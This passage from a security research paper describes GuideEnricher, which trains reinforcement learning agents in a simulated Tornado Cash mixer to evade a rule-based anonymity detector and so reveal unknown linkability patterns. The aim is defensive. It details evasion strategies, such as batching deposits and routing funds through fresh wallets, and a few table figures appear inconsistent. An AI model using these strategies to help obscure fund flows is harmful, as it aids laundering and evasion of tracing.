When running a simulation, we also introduce a "crowd of users" who generate background transactions. The users of the crowd follow simple (hard-coded) rules when interacting with the (simulated) TC contract. The main goal is to create reasonably realistic, valid transactions. For instance, users cannot withdraw more funds than they have previously deposited. They also cannot access or withdraw from other users' wallets. We describe the rules that drive the behavior of the crowd in more detail in Appendix C. Despite the simplicity of our rules, as shown in Section 5, the behavior of crowd users and real TC users are aligned in key areas such as address usage frequency and reusability. Note that when training the evader, we do not update the rules for crowd users. Also, not all users perform transactions at each step. Instead, we let the crowd perform a number of actions that meets the minimum number of crowd transactions required between each action taken by the DRL agent. We simulate the entire process of exchanging tokens with TC (introduced in Section 2), including Note authentication and transaction validation. The only difference is that, to improve computational efficiency, we use plaintext Notes instead of cryptographic proofs.

Original guidebook and detector. We design our original guidebook based on the anonymity-compromising patterns reported in [46, 47]. A list of these anonymity-compromising patterns can be found in Appendix A.1. These behaviors are relatively straightforward ones, and they are summarized by [46, 47] through a postmortem analysis of historic transactions. Based on this original guidebook, we implement a rule-based detector that monitors our evader's actions and identifies those that violate the guidebook (that is, transactions that adhere to the known anonymity-compromising patterns).

DRL environment. As shown in Figure 3, our DRL agent's environment includes the simulator with TC, the crowd, and the detector. The crowd users follow the original guidebook when interacting with the TC server, fostering a more realistic blockchain simulation. Our DRL-driven evader operates in this environment to finish its given task (transferring certain tokens to other wallets). This is a single-agent environment in that all the users other than the evader are rule-based.

We build our simulator to be flexible, splitting it into modules for easy adaptation to various mixing services and blockchains later on. Specifically, we implement each module as a Python package with base classes containing the basic functionalities of that module. Users can simulate new contracts and blockchains by extending base classes and overriding methods. For example, the base class for the blockchain module has methods commit_transaction, get_current_block_id, get_gas_price, etc. Users can overwrite the base methods and change the logic based on the blockchain they want to simulate. Similarly, users can also overwrite the basic functions of the contract module, such as update_balance, get_balance, etc. See Appendix C for more details about the base classes and functions. Our framework also enables the users to customize the architecture of the evader agent's policy network (recall that in DRL, an agent's policy is a neural network called a policy network).

4.3 Agent Design and Policy Learning

Initialization and Task. We initialize our evader with several wallets with certain balances (see Section 5.2 for the actual configurations). We denote this initial asset of the evader as a "challenge table." The evader's task is to transfer all or part of the given Ether tokens from the challenge table to other wallets owned by the evader (see Section 5.2 for actual tasks). We design the task that may lead to anonymity compromises by crafting the challenge table, the number of transferred tokens, and the target wallets. In addition, we design the task to be complicated such that the agent needs to take a number of actions to finish it. This gives the agent the space to search for different action patterns. For example, the evader is assigned 250 wallets, in which five wallets have tokens, whereas the other 245 are empty. As the evader is only given five non-empty wallets, the agent is likely to use the same wallets for a subsequent deposit and withdrawal, which can be easily linked together. As such,

this task may lead to anonymity compromises. The task is also complicated in that the agent first needs to figure out which wallets have tokens. The TC contract only supports fixed deposit and withdrawal amounts that are predefined in the contract. We use one token for each transaction in this work. As such, the agent needs to take multiple transactions to transfer the tokens from these five wallets to the empty wallets. The agent needs to transfer all the tokens but can decide the distribution of targets. We do not specify the recipient wallets or the amount of tokens received by each recipient. If the agent accomplishes its tasks while bypassing the detector, it will likely trigger some yet-unknown anonymity-compromising patterns not covered by the original guidebook. Human analysts can then extract them by analyzing well-trained agents' transaction traces.

State and observation. State $\mathcal{S}$ represents the environment status. Designing an appropriate state space is crucial for policy training [16]. The key is to include only necessary information while eliminating potential noise. We also need to constrain the dimension of the state representation to avoid making the state space excessively large. In our problem, the necessary information mainly includes the evader's status and the current status of the TC contract. More specifically, the evader's own status is described by the overall balance of the challenge table, the balance of the wallets used in the previous time steps, and its last action. The status of TC mainly refers to the balance of the TC contract. This information is necessary for the agent to make decisions. For example, the agent needs to be aware of the current balance of a wallet before making a deposit to TC using this wallet. Otherwise, the agent may take an invalid action that deposits an amount that exceeds what the wallet has. In addition, the agent should also be aware of the status of the crowd, reflected in the status of TC, to better plan its action. Following this insight, we instantiate the state/observation s as a vector with 11 elements, including the agent's previous action, current balance, and the current balance in the TC contract (see Table 4 for a detailed description of the state vector).

Action. We design an action as a vector, $a = [a_1, a_2, a_3, a_4]$. This first dimension has two discrete values $a_1 = 0/1$, indicating either a deposit (0) or withdraw (1) action. The second dimension a_2 is an integer, ranging from zero to a maximum value (denoted as MAX_WAIT), that represents the number of transactions the agent will wait for from the crowd before initiating its next action.[3] A larger a_2 indicates a longer wait time, and $a_2 = 0$ means the agent takes the next action without waiting. The third (and fourth) dimensions store discrete values, indicating the deposit (withdrawal) wallet address if the agent chooses a deposit (withdrawal) action. The possible values for a_3 and a_4 are the total number of available wallets of the agent. Continuing the example above, where the agent is given 250 wallets (five of them have tokens). The possible values for a_3 and a_4 are 1-250. When the agent chooses a deposit action, the withdrawal address will be ignored. For example, an action $a = [0, 10, 20, 0]$ means the agent will wait for 10 transactions from the crowd before using the 20^{th} wallet to take the next deposit action. Since the TC contract only supports fixed deposit and withdrawal amounts that are predefined in the contract, there is no need for us to specify the amount in the agent's actions. Instead, we utilize the fixed deposit amount that TC uses, which is one token for each transaction. We acknowledge other choices are also available.

Reward. We design our reward R based on our agent learning goals: 1) picking up the rules of valid transactions and 2) finishing the task without being caught by the detector. R is a dense reward that is assigned after each action taken by the agent. Specifically, the agent will receive a negative reward $R = -10$ if the current action is invalid (e.g., the amount of tokens to be withdrawn exceeds the balance of the withdrawal wallet). If the current action is valid, but the detector identifies it as an anonymity-compromising pattern, the agent will receive a negative reward $R = -1$. Otherwise (the action is valid and it is not caught by the detector), the agent will receive a positive reward $R = 1$. In Section 5, we show that setting 1 (-1) as the reward (penalty) for bypassing (or being caught) by the detector is enough to guide the agent to evade the detector with a high probability. Maximizing this reward will guide the agent to learn a proper policy that takes valid and stealthy actions to accomplish its task. Given that it is difficult to add constraints to the RL process, we do not enforce rules in the DRL agent. The agents are randomly initialized and learn by trial and error, guided by rewards. In Appendix A.3, we demonstrate that our method is robust to the variations in negative reward. We do not design a final sparse reward awarding the agent for task completion. Given that our main goal is to guide the agent in learning to execute valid transactions and discover yet-unknown anonymity-compromising patterns. In our setting, each round concludes either when the agent accomplishes the task or when it reaches a maximum number of time steps (10,000 in our setup). We have observed that the agent typically completes the task within 500 steps, making it unnecessary to introduce an additional reward to incentivize task completion. Different action choices will affect the reward being received. For example, selecting different wallet addresses helps the agent bypass the rule-1 (Address Match) in the initial guidebook (Table 6) and thus will be assigned a positive reward.

Policy construction and learning. We model our agent (and its policy) as a deep neural network, denoted as π_θ. This network takes as input the state vector s_t and outputs the desired action a_t at the current time step. With this modeling, learning the policy is equivalent to solving for the optimal parameters of the policy network. As mentioned in Section 2, the objective function is to maximize the long-term reward for the agent, i.e., $\max_\theta \ V_{\pi_\theta}(s)$, where $V_{\pi_\theta}(s)$ is computed based on the reward defined above (i.e., sum over all the individual rewards). Here, we use the Proximal Policy Optimization

[3] In the DRL system, one time-step refers to the point when the agent takes a deposit or withdrawal action. In between two time-steps, the agent can wait for multiple transactions from the crowd. The actual (wall clock) time interval between two time-steps of the DRL system can vary.

(PPO) algorithm to train the policy. As discussed in Section 2, PPO solves the policy parameter θ by maximizing a surrogate objective function (Eqn. (2)). PPO guarantees the monotonic increase of the value function and thus improves the training efficacy and stability of the trained agents.


In each training iteration, before updating the agent's policy and value network, we need to run the current policy in the environment to collect a set of episodes (i.e., policy evaluations). An episode (round) of the game ends when the agent accomplishes the task, or the game reaches a maximum amount of (pre-specified) time steps. We collect the states, actions, and rewards in this round $(s_0, a_1, r_1, s_1, \ldots, a_{t-1}, r_{t-1}, s_t)$ as an episode. The collected episodes will then be used to update the policy. Our training process iteratively performs policy evaluation and update until it convergences, i.e., the agent's total reward no longer increases.

5 Implementation and Evaluation

We first evaluate whether our simulation is realistic and whether GuideEnricher can train effective evader agents to finish a certain task. Then, we test whether the trained evader agent is still effective (generalizability) when varying the number of transferred tokens and target wallets. Furthermore, we evaluate the effectiveness of our learning algorithm when increasing the size of the challenge tables (scalability) and verify our reward design via ablation studies. Finally, we test GuideEnricher on more mixing services and compare our selected learning algorithm PPO with other learning methods.

5.1 Implementation and Experiment Setup

Implementation. We use the `OpenAI-gym` [5] package to implement our reinforcement learning environment. `gym` is a Python library that supports customized designs of DRL environments. It provides standard APIs for communicating between the environment and the learning agent, i.e., for exchanging reward, action, and state information. We implement our DRL agent with `stable-baselines` [18], a Python package that supports constructing deep neural network-based agents and incorporates multiple learning algorithms, including PPO. To improve the training efficiency, we use `Ray` [27], a distributed reinforcement learning framework, to wrap our learning algorithm and, thus, enable parallel training. With this implementation, our training can be completed in a reasonable time (about 48 hours on average). Regarding the hyper-parameters (e.g., policy model architectures, training iteration, learning rate), we select the widely adopted choices suggested by the original PPO implementation. We keep them the same across all experiments (see Appendix A.2).



Evaluation metric. Different from supervised learning, online reinforcement learning does not have a pre-collected training set. Instead, it performs policy evaluation to collect episodes and update the agent in each iteration. In our experiment, we follow a commonly used approach and measure the reward of the evader agent at each iteration. That is, each time we update the agent during the training, we evaluate the agent for five rounds and calculate the mean reward. As a result, we will report the evader agent's reward changes across the training process. This helps to reveal the stability and convergence speed of the training process. We run each agent training process four times with different initial seeds for the RL algorithm. We report the mean and variance of the training results. This helps remove randomness and assess the stability of the training algorithm. After obtaining an agent from each run, we then run each of the final four agents against the detector for 1,000 episodes and record the corresponding rewards. We also report this testing result to assess the final effectiveness of the obtained agent. For better visualization, we normalize the agent's reward in each round to be between 0 and 1.

5.2 Experiment Design

Exp-0 Realism of our simulator. Before training the DRL agents, we conduct an experiment to validate the fidelity of our simulator and the realism of the crowd users. Specifically, we conduct a differential analysis between our simulator and the real (on-chain) Tornado Cash contract. To this end, we extract historical transactions from the real Tornado Cash 10 ETH contract. We then start with an empty, simulated TC contract and replay each historic transaction on the simulator, as a sequence based on their time stamps. After executing each transaction, we compare the balances in our simulator with the state of the real TC contract. We can assess whether the simulator is faithful by checking if its balances match the real TC contract.

In addition (and independent of the differential analysis discussed in the previous paragraph), we count the number of transactions generated by the crowd during our experiments, and we compare them with real historical transaction data. Moreover, we calculate the address reuse rate, a key factor in linking transactions, for both the real transactions and the simulated activity in our experiments. Here, the address reuse rate is the percentage of addresses that have been used for both deposits and withdrawals. A similar reuse rate between the experiment transactions and the real ones can demonstrate the realism of our crowd users.

Exp-1 Agent effectiveness. We first evaluate the effectiveness of our learning algorithm and the trained evader agent. Specifically, we set the challenge table for the evader as having three wallets where each wallet has three tokens. The agent is given 250 wallet addresses to interact with TC (without the knowledge of which wallets contain tokens). Its goal is to transfer all the tokens to any subset of the remaining 247 empty wallets. We do not constrain the way of distributing the tokens, i.e., they can be transferred to one or multiple wallets. Note that we provide the agent with more recipient (destination) wallets than is strictly needed to avoid the agent over-fitting to

(a) Exp-1. (b) Exp-3 with a single non-empty wallet. (c) Exp-3 with 10 non-empty wallets.

Figure 4: The agent's normalized reward in Exp-1 and Exp-3. The x-axis is the training iteration, and y-axis is the normalized reward. The solid lines are the average, and the lighter bands indicate the variations between the maximal and minimal reward.

a certain wallet address range. Meanwhile, we also initialize the crowd with 250 wallets with 100 tokens each. The users in the crowd can transfer tokens to each other, the TC contract, or other simulated (dummy) contracts. With this setup, we train the agent to accomplish the task and record the agent's reward during the training process. As mentioned above, we further vary the initial seeds of the RL algorithm and train the agent four times. We report the mean and variance of the agent's reward across these trials.

Exp-2 Agent generalizability. We evaluate the trained agents' generalizability against the variations in the number of target wallets and tokens needed to be transferred. First, we vary the given empty wallets from 247 to 497, 747, and 997 while keeping the same challenge table as Exp-1. The agent's task is still to transfer out all nine tokens. These variations result in three new setups (in addition to the setup in Exp-1). Second, we fix the challenge table and the empty number of wallets (247) and vary the task for the agent, i.e., transferring 6, 7, and 8 tokens to the empty wallets. These variations give another three new setups. In each of the six setups, we run the four agents trained in Exp-1 for 1,000 episodes and report the mean and standard deviation (STD) of the rewards. We also compute the percentages of the number of times that the agent takes invalid actions and evades the detector in each episode, respectively. We report the mean and STD of the invalid action rate and evading rate across the testing episodes.

Exp-3 Algorithm scalability. We assess the scalability of our algorithm to large challenge tables. First, we create a challenge table with a single wallet holding 500 tokens, and the agent is given 999 empty wallets. Second, we also give the agent 1,000 wallets, with ten wallets containing 50 tokens each, while the remaining wallets are empty. In both setups, the agent's task is to transfer all tokens in the challenge table to the empty wallets. We train the agent four times and report its reward changes across the training process.

Exp-4 Ablation study. We conduct an ablation study to test two aspects of our reward design, utilizing the task setup from Exp-1. First, we modify the reward by reducing the penalty strength for invalid actions from -10 to -1 to examine whether this adjustment can still guide the agent to prioritize valid transactions. This variation tests whether our learning method is robust against the changes in relative penalty strength between taking invalid actions and being caught by the detector. Second, we introduce an additional reward of 10 at the final state as an incentive for the agent to complete the task and a negative reward of -10 for not completing the task. For each setup, we retrain the agent under the revised reward and record the agent's testing performance over 1,000 episodes. The performance measure includes task finishing rate, invalid action rate, and evading rate.

Exp-5 PPO vs. other learning algorithms. We repeat Exp-1 using the A3C [31] and A2C [31] algorithms and evaluate whether the PPO algorithm provides better results.

Exp-6 Generalizability to other mixing services. To demonstrate that our framework is general, we test it with more mixing services. To this end, we start with a comprehensive analysis of the ecosystem of Ethereum mixing services (Appendix C). Our analysis yielded three widely recognized implementations: TC Nova [6], Cyclone [9], and Railgun [35]. Cyclone is essentially a copy of TC and implements the same functionality, thus, no changes to our analysis were necessary. We add support for the other two services in our simulator. Then, we train an agent – using the same configurations as for Exp-1 — through three training iterations. Subsequently, we calculate and present the normalized mean reward attained across TC Nova and Railgun games. **TC Nova [6]** is similar to TC but allows users to deposit and withdraw arbitrary amounts of tokens. We modify the actions space facilitating TC nova features, and we expand the observation space of the agent, allowing it to learn more effectively. We utilize the same guidebook to train the agent. **Railgun [35]** uses an implementation that is similar to cross-chain bridges, letting users deposit an arbitrary amount of money and withdraw the same amount or less than the original deposit on another chain, using a zk-SNARK proof. In our simulation, we adjust the agent's action space to accommodate Railgun features and broaden the observation space, enhancing its learning capabilities. We also employ a simplified guidebook to train the agent, ensuring it does not withdraw the same amount as deposited on another chain (because withdrawing the same amount makes it easy to link transactions).

Task	Reward	Invalid rate (%)	Evading rate (%)
Exp-1	0.999(0.011)	0.129(1.119)	99.871(1.119)
6 tokens, 247 wallets	0.997(0.000)	0.066(0.662)	91.102(2.851)
7 tokens, 247 wallets	0.998(0.000)	0.062(0.622)	99.938(0.622)
8 tokens, 247 wallets	0.999(0.001)	0.103(0.758)	99.897(0.758)
9 tokens, 497 wallets	0.999(0.007)	0.121(0.817)	99.879(0.817)
9 tokens, 747 wallets	0.998(0.015)	0.213(1.411)	99.787(1.411)
9 tokens, 997 wallets	0.997(0.028)	0.240(2.003)	99.760(2.003)

Table 1: The performance of our agents trained in Exp-1 in different setups. The first number in each cell is the mean and the number in the parentheses is the standard deviation.

Reward design	Task finishing rate (%)	Invalid rate (%)	Evading rate (%)
Our design	100(0.000)	0.129(1.119)	99.871(1.119)
Variation-1	100(0.000)	0.136(1.461)	99.884(2.461)
Variation-2	100(0.000)	0.244(1.242)	94.214(1.173)

Table 2: The percentage of finished tasks and invalid actions of agents trained with different reward designs across 1,000 trials. Variation-1 represents the reward design that changes the penalty on invalid action from -10 to -1. Variation-2 represents the reward design that adds an additional final reward to encourage task completion.

5.3 Experiment Results

Result of Exp-0. Our differential analysis shows that the balance in the simulator consistently matches the balance in the real TC contract after executing every historical transaction. This convergence strengthens our belief that the simulation accurately reflects the functioning of the TC contract, validating the fidelity of our simulator.

We then turn our attention to the activity of crowd users in our experiments. For the crowd users, we observe a 2.6% address reuse rate for the experiment transactions. This is only slightly higher than the address reuse rate observed for the real transactions, i.e., 2.54%. This result shows the similarity in behavior between the simulated crowd and real-world users in terms of the difficulty of linking transactions. In Appendix C, we conduct a more detailed analysis of address usage between experiment transactions and real-world ones. Also, note that users in our experiments (simulations) generally generate many more transactions than happened in the real world. For example, we repeat each game round 1,200 to 4,000 times and collect an average of 1 million to 1.5 million transactions. This far exceeds the real-world Tornado Cash transactions (around 45,000). This makes sense and is because we want our learners to find interesting evasion techniques by exploring more transaction patterns.

Result of Exp-1. Figure 4a shows the changes in the agent's rewards during the training phase. As shown in the figure, our agent exhibits rapid convergence to near-optimal rewards while exhibiting fairly low variance. This result demonstrates the effectiveness of our DRL agent in acquiring transaction rules and evading the rule-based detector.

Result of Exp-2. Table 1 shows the generalizability of the agents trained in Exp-1 across different setups. Specifically, Row 2 ("Exp-1") corresponds to the agents' performance in their training configurations (the setup in Exp-1). Rows 3-5 show the results for transferring a different number of tokens with the same challenging table and the same number of empty wallets. The agents' performance stays almost the same for transferring eight and seven tokens (Rows 4-5). However, we observe a relatively large drop (about 8%) in the evading rate when transferring only six tokens (Row 3). This is because the task becomes simpler, making it easier for the agent to choose anonymity-compromising actions in the guidebook. When the token number increases, the task becomes more complex and the agent needs actions to finish a task. This verifies our decision to choose more complicated tasks, as they are more useful for agents to discover anonymity-compromising actions outside of the guidebook. To improve the agent's evading performance for simpler tasks, we can fine-tune the agent with a stronger incentive (or penalty) for evading (or being caught by) the detector. The last three rows depict the results of transferring nine tokens from the same challenge table using a different number of empty wallets. The agents perform consistently well across all setups. Table 1 shows that our trained agent can generalize its learned strategies (including taking valid actions and evading the detector) with changes in the tasks and the number of empty wallets.

Result of Exp-3. Figure 4b and 4c show the results of the two challenge table setups in Exp-3. Similar to Figure 4a, the agent's reward converges to a near-optimal point without too much variance. These results demonstrate that our method can learn effective agents for challenge tables with a relatively large number of tokens or wallets, confirming the scalability of our method. In Appendix B.1, we show that an agent trained with one challenge table may not exhibit enough effectiveness when applied to other challenge tables. Given that our primary goal is to discover yet-unknown anonymity-compromising patterns rather than training exceptional generalizable agents. We deem our method successful as long as it can train effective agents for distinct challenge tables.

Result of Exp-4. Table 2 shows the results of our ablation study. As we can observe from Row 2 ("Our design") and Row 3 ("Variation-1"), reducing the penalty strength only marginally increases the invalid rate. This result indicates that it is unnecessary to have a stronger penalty for making invalid actions than for being caught by the detector. In addition, the evading rate is still high, indicating -1 and 1 are enough for the agent to learn to bypass the detector. It also shows that GuideEnricher is robust against the variations in the relative penalty strength between taking invalid actions and being caught by the detector. This illustrates the practicality of our method, as our tool does not require one to meticulously tune the reward function to ensure the effectiveness of the trained agents. Row 2 ("Our design") and Row 4 ("Variation-2") in Table 2 further demonstrate that having an extra final reward does not introduce any extra advantage regarding the ability

to finish tasks. Instead, it actually harms the agent's capability to take valid actions and evade the detector. This is because the final reward is only awarded at the end of a round, which is less effective than our dense reward (assigned at each time step). As such, we remove this sparse reward to improve training efficiency. In Appendix B.2, we further show that varying key hyper-parameters (the maximum steps and policy architecture) has minor effects on agent training.

Result of Exp-5. Figure 5 shows that the PPO algorithm converges to the optimal reward, whereas the A3C [31] and A2C [31] algorithms do not reach the optimal reward. This demonstrates the advantage of PPO over other algorithms.

Results of Exp-6. Figures 6 and 7 display the results when performing Exp-1 (Section 5.2) with TC Nova and Railgun as the mixing service. In both experiments, the agent's reward converges to a high reward value (similar to what we get for TC), with minimal variation. This underlines that our system can be extended to other mixing services and allows agents to meaningfully learn.

6 Utility

We demonstrate the utility of GuideEnricher in two scenarios. 1) **Anonymity-compromising pattern discovery**: By analyzing the transaction traces of evader agents, the mixing server developers can identify yet-unknown anonymity-compromising patterns without relying on historic traces or instances that have occurred in the real world. We demonstrate that we can extract meaningful patterns from our DRL agents. 2) **Iterative discovery**: By updating the detector and the evader agent, we can pinpoint more anonymity-compromising patterns, which can be used to enrich the guidebook.

6.1 Pattern Discovery

Setup and method. We collect all the episodes of our evader agents trained in Section 5. To increase episode diversity, we include both the training and testing episodes of all the agents trained under different setups. With these episodes, we first filter out the ones with an evading rater lower than 90%, as they trigger the current detection rules and, hence, are less likely to contain yet-unknown anonymity-compromising patterns. Then, we group the remaining episodes using SOTA unsupervised clustering methods, DBSCAN [37] and K-means [1]. The run time of each clustering method is about 3-5 minutes. We vary the number of clusters and only select the results with a high silhouette coefficient, a popular unsupervised clustering evaluation metric [36]. We select six cluster results, each result has 3-5 clusters. For each set of these clustering results, we select 10 episodes near the centroid of each cluster as the most representative episodes for that group. Finally, we manually examine these representative episodes to find and extract yet-unknown anonymity-compromising patterns. To roughly quantify the amount of manual effort needed by our method, we report the average number of transaction traces analyzed by our methods to summarize anonymity-compromising patterns together with the average time needed to analyze one transaction trace. Note that this second analysis step requires experts who are familiar with Ethereum and mixing services (but do not need to be deep domain experts).

We deem an action pattern as an anonymity-compromising pattern only if human experts can provide a valid explanation for why it has the potential to compromise anonymity. In future work, we will design quantitative criteria for determining anonymity-compromising patterns. Note that we employ clustering methods in our second analysis step rather than the graph-based approaches used in existing research [26, 39]. This is because we already filter out the majority of non-related transactions, eliminating the need to construct a graph that captures the dependencies of all users on the blockchain.

Results. We find eight action patterns that our agents learned for bypassing the detector. Among these, we identify three anonymity-compromising patterns where we can explain why they can lead to anonymity compromises. Figure 8 demonstrates these patterns. First, all three patterns attack the detector's rule that inspects the gas prices of a pair of deposit and withdrawal transactions. Specifically, this rule corresponds to the known anonymity-compromising pattern where a user tends to reuse the same gas price for a pair of deposits and withdrawals using TC. This makes it easy to link them. The reason why users' transactions might exhibit such an action pattern is that the EIP-1559 protocol [11] of Ethereum requires a user to specify a gas price when transferring tokens using smart contracts (including TC). Users are often not sophisticated enough to manage the gas price. Thus, given that these transactions happen within a short period of time, they commonly end up using the same gas price. Also, many users leave it to their wallet software to select a suitable gas price. This will also lead to the same gas price being used for multiple transactions (that happen in close temporal proximity).

As shown in Figure 8a, our agents first learn to perform multiple deposits before making a withdrawal, all using the same gas price. The agent bypasses the rule above by avoiding making a single deposit and withdrawal. Instead, the agent takes multiple deposits and then makes one withdrawal. This is acceptable according to the rule book since there is no 1-to-1 mapping between one deposit and withdrawal (that share the same gas price). Nonetheless, we count this pattern as anonymity-compromising because it is a very rare transaction pattern. For an attacker who is familiar with the guidebook, it is not difficult to determine that such a pattern is a sign of a user who needs to take frequent actions in a short period of time while trying to follow the guidebook. Of course, if the user has enough time to schedule and assign gas prices, they will avoid this pattern naturally. As such, it is relatively straightforward to link deposits and withdrawals in such a pattern and consider them as originating from the same user. Our agents find two other patterns to bypass the same rule: Pattern-2: make one deposit followed

Figure 8: Demonstration of the anonymity-compromising patterns discovered through our second analysis step.

by multiple withdrawals (Figure 8b); Pattern-3: finish all the deposits and then make withdrawals (Figure 8c). Note that, for Pattern-3, the withdrawal will appear in a later block (not shown in the figure). It is not difficult for the attacker to realize that these two patterns are performed by a user who tries to do high-frequency transactions while obeying the guidebook. As such, the attacker can link the transactions following these patterns.

Finally, we report the average number of transaction traces (episodes) analyzed by GuideEnricher to summarize anonymity-compromising patterns in Figure 8. We collect in total around 10,000 episodes. After our second analysis step, we only need to manually analyze 300 episodes to find these anonymity-compromising patterns. This process takes about 12 hours. This number demonstrates that GuideEnricher requires reasonable human effort when summarizing anonymity-compromising patterns. Furthermore, we calculate the percentage of episodes within each cluster, yielding the following results: Pattern-1 (Figure 8a) 0.15%, Pattern-2 (Figure 8b) 0.11%, and Pattern-3 (Figure 8c) 0.08%. Note that these patterns have yet to emerge in real historical transactions. This is because our system has a much larger transaction volume than the real TC history. We anticipate these patterns to emerge if TC continues to operate in the future.

6.2 Iterative Discovery

Setup and method. In the second experiment, we delve into the possibility of finding additional anonymity-compromising patterns through an iterative update of the detector and the evader. Specifically, we first update our rule-based detector as well as our crowd users by incorporating the three anonymity-compromising patterns identified in Section 6.1. As a result, our regular users will avoid these anonymity-compromising patterns, and the detector will catch any such transactions the evader makes. Then, under this updated setup, we give the agent six new challenge tables together with six tasks. Specifically, we start with a challenge table with one wallet containing three tokens. We give the evader 98 empty wallets and set the agent's task to transfer all the given tokens to the empty wallets (without specifying the token distribution). For simplicity, we represent this setting as [3] -> 98. We also configure the other five more complicated settings: [30] -> 249, [30,30] -> 248, [500] -> 999, [250, 250] -> 998. The agent's task in these five settings is to transfer all the tokens to given empty wallets without a specific distribution. We retrain the evader agents (trained on Exp-1 of Section 5) under these six settings and conduct a second analysis step to find yet-unknown (if any) anonymity-compromising patterns for the transaction traces of the updated agents. We updated the agents under six different challenge tables and tasks to increase the agent's probability of exploring diverse transaction patterns. While learning to finish these tasks, the evader could potentially learn to discover yet-unknown anonymity-compromising patterns. This is because the detector will identify all the known ones and thus result in a low reward for the evader. To achieve a high reward, the evader will learn to bypass the detector while learning to finish the task, which may explore yet-unknown anonymity-compromising patterns.

Challenge Table & Task	Task finishing rate (%)	Invalid rate (%)	Evading rate (%)
[3] -> 98	100(0.000)	0.056(0.297)	99.944(0.297)
[30]-> 249	100(0.000)	0.039(0.251)	99.961(0.251)
[30,30] -> 248	100(0.000)	0.047(0.284)	99.953(0.284)
[500] -> 999	100(0.000)	0.064(0.382)	99.358(0.382)
[250, 250] -> 998	100(0.000)	0.065(0.360)	99.348(0.359)

Table 3: The performance of the retrained evader agents trained with different challenge tables and tasks against the updated detector across 500 trials.

Result. Table 3 demonstrates the performance of the retrained evader against the updated detector (i.e., the detector incorporated with the anonymity-compromising patterns found in Section 6.1). As shown in Columns 2 and 3, the agent can always finish its task and seldom establishes invalid transactions. This demonstrates that the retrained agent still learns effective strategies to finish the task while maintaining its ability to take valid actions. This verifies the effectiveness of our learning algorithm in these retraining tasks. Moreover, we observe that the agent seldom takes the anonymity-compromising patterns in the updated guidebook (including the ones discovered in Section 6.1). This demonstrates that the evader agent indeed learns to avoid these patterns that the detector will catch. In other words, the high evading rates demonstrate that the retrained agents have a certain chance of exploring yet-unknown anonymity-compromising patterns. Note that we do not report the final reward in Table 3 in that it is proportional to the three values in the table (since all three values are high, the reward is also high). In addition, we also observe that the training converges faster than the first iteration. This is because we retrain the agents learned from Section 5, which already learn how to avoid invalid actions and bypass the original guidebook. The retrained agents do not need to pick up this knowledge again and, thus, can converge faster.

We find one yet-unknown anonymity-compromising pattern (Figure 9). This pattern tries to bypass the rule of "Linked Address" in the original guidebook. That rule detects if there are unique deposit-withdrawal or withdrawal-deposit pairs in TC with unique wallet pairs. Here, a unique wallet pair refers to two wallets only used in a deposit-withdrawal or withdrawal-deposit pair and that are not used by any other transactions in TC. If a unique wallet pair is used to transfer tokens outside TC, the corresponding deposit-withdrawal or withdrawal-deposit pair is linkable. All of the retrained agents bypass this rule by avoiding withdrawing tokens using the wallets that have been used to transfer tokens outside of TC. Instead, the agent first transfers the tokens to "fresh" wallets that have not been used before and then makes deposits and withdrawals using these fresh wallets. The attacker can examine the set of wallets that have been used to transfer tokens outside of TC. If the attacker can find a subset of wallets that always distribute the tokens to other "fresh" wallets rather than interacting with the TC contract, the attacker can then link the deposit-withdrawal associated with the "fresh" wallets. Our future work will explore guiding the agent to explore more specifically toward bypassing the newly added rules. For example, we can assign a stronger penalty when the agent takes the anonymity-compromising patterns corresponding to these rules than other patterns.

7 Discussion

Automatic detector update. As mentioned in Section 6.2, our approach requires manually updating the rule-based detector based on the yet-unknown anonymity-compromising patterns discovered by the evader. To automate this process, we can model the detector as another DRL agent and iteratively update the evader and detector without any human intervention. Human experts are only required to analyze the agents' transaction traces when they converge to an equilibrium. However, as discussed in Appendix C, automating the detector as another DRL agent introduces extra challenges that require non-trivial system design efforts. Given that our proposed design is already effective in identifying yet-unknown anonymity-compromising patterns, we keep our single-agent design and leave the two-agent model as future work.

Figure 9: A yet-unknown anonymity-compromising pattern discovered through the additional updates of the evader agent.

No guarantee of discovering yet-unknown patterns. It is extremely difficult to directly train the agent with the task of discovering yet-unknown anonymity-compromising patterns. As such, we take an alternative design with an idea similar to fuzzing. We are aware that there is no guarantee that the agent will always find yet-unknown patterns (explained in Section 4.1). This is similar in spirit to fuzzing, which also cannot guarantee to find all vulnerabilities or achieve very high coverage. We carefully design the agent's tasks and integrate a detector to guide the agent toward discovering yet-unknown patterns. In Section 6.1, we demonstrate these designs can help identify such patterns.

Potential risks. We design our method to facilitate the exploration and mitigating of anonymity compromises in mixing services. Our goal is to build better guidebooks for mixing services that protect users' anonymity. We also acknowledge that, like many security tools, our method could potentially be used by attackers to explore new attacks against mixing services. Nevertheless, we believe that this should not diminish the value of our method, nor should it hinder the development of DRL-based tools for security breach discovery in the blockchain. This scenario is similar to various other security techniques, such as software fuzzing [13, 24, 28, 34, 55] and exploit generation [23, 40, 48]. While hackers can wield these tools to find and exploit vulnerabilities, they have also significantly benefited the software industry by aiding in the discovery and remediation of software vulnerabilities (before

and after the software is released).

